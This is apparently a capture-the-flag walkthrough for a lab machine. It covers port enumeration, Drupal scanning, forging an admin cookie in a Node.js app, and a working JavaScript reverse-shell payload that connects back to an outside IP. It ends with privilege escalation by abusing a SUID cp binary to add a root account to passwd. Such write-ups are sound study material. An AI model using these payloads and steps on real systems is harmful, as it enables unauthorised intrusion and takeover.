Information Gathering (Enumeration)
Initial rustscan shows 5 ports open.
Port 21
- vsftpd 3.0.3
Not know exploits for this but whenever I see this service with this version.There are possibility of LFI.
- Try uploading file.
- try Anonymous login
- try admin login
- try to find a file if access to some directory is provided.
- see if its the database for webserver.
- ftp bruteforce
- The server hangs after connecting to it using anonymous login. The possible reason here is that in FTP the control connection is separate from data connection and firewall is blocking the connection.
- Check after getting root, what is the problem with ftp.
Port 22
- OpenSSH 8.3 (protocol 2.0)
No known exploits for this.
- Still try to use exploit db to look if there is something for this version
- ssh bruteforce. bruteforce pending
Port 80
- Apache httpd 2.4.46 ((Fedora))
- Drupal 9
I havent encounterd any this yest for this particular version Nmap also shows drupal 9 running.
- nikto
- feroxbuster
- view page source code
- upload functionality
- droopescan
| http-robots.txt: 22 disallowed entries
| /core/ /profiles/ /README.txt /web.config /admin/
| /comment/reply/ /filter/tips /node/add/ /search/ /user/register/
| /user/password/ /user/login/ /user/logout/ /index.php/admin/
| /index.php/comment/reply/ /index.php/filter/tips /index.php/node/add/
| /index.php/search/ /index.php/user/password/ /index.php/user/register/
|_/index.php/user/login/ /index.php/user/logout/
Nikto
└─$ nikto -host 192.168.230.110 -port 80 | tee log.80.nikto.$(date +%s)

+ /: Retrieved x-powered-by header: PHP/7.4.10.


'/filter/tips/'
'/index.php/user/register/
'/user/password/'
'/user/register/'
'/index.php/user/password/
+'/README.txt'
+ /core/:
+ /profiles/
'/user/login/

+ OPTIONS: Allowed HTTP Methods: GET, POST .

+ /web.config: ASP config file is accessible.
+ /icons/: Directory indexing found.
+ /INSTALL.txt: Default file found.
+ /LICENSE.txt: License file found may identify site software.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /sites/: Directory indexing found.
+ /composer.json: PHP Composer configuration file reveals configuration information. See: https://getcomposer.org/
+ /composer.lock: PHP Composer configuration file reveals configuration information. See: https://getcomposer.org/
+ /core/modules/config/config.info.yml: Drupal version number revealed in config.info.yml.
+ /core/CHANGELOG.txt: Drupal version number revealed in CHANGELOG.txt.
Droopescan
 droopescan scan drupal -u 192.168.230.110 -t 32

[+] Themes found:
    gin http://192.168.230.110/themes/gin/
        http://192.168.230.110/themes/gin/README.md
        http://192.168.230.110/themes/gin/LICENSE.txt

[+] Possible version(s):
    9.0.6
    9.0.7

[+] Possible interesting urls found:
    Default admin - http://192.168.230.110/user/login
Port 3000
Node.js running (Express middle ware)
Port 37017 Mongo DB
-
MongoDB 4.2.9 4.2.9
-
Exploit db
-
Node.js (3000)
http://192.168.249.110:3000/auth/register
Let’s create an account for the test and look at the cookie

Decode
First url then base64
default
Type admin and encrypt
First base64 then url
Paste back
Refresh the page
Visit http://192.168.249.110:3000/logs
Create a new log

if we look at the logs

We see a Javascript vulnerability. Let’s use it.
javascript shell
(function(){
 var net = require(“net”),
 cp = require(“child_process”),
 sh = cp.spawn(“/bin/bash”, []);
 var client = new net.Socket();
 client.connect(21, “192.168.49.248”, function(){
 client.pipe(sh.stdin);
 sh.stdout.pipe(client);
 sh.stderr.pipe(client);
 });
 return /a/;
})();
When we paste this payload and register it, we get a shell
python3 -c ‘import pty;pty.spawn(“/bin/bash”);’ stty raw -echo ; fg
$ reset
- Privesc (cp)
[benjamin@dibble app]$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/gpasswd
/usr/bin/fusermount
**/usr/bin/cp
**/usr/bin/umount
/usr/bin/sudo
/usr/bin/chage
/usr/bin/mount
/usr/bin/passwd
/usr/bin/su
/usr/bin/newgrp
/usr/sbin/grub2-set-bootflag
/usr/sbin/unix_chkpwd
/usr/sbin/pam_timestamp_check
Add a new user
[benjamin@dibble app] openssl passwd pass1234[benjamin@dibble app]$ echo “root2:NTOdsvj8zdrXs:0:0:root:/root:/bin/bash” >> passwd.bakNTOdsvj8zdrXs = pass1234
Root
[benjamin@dibble app]$ su root2
Password:
[root@dibble app]# whoami
root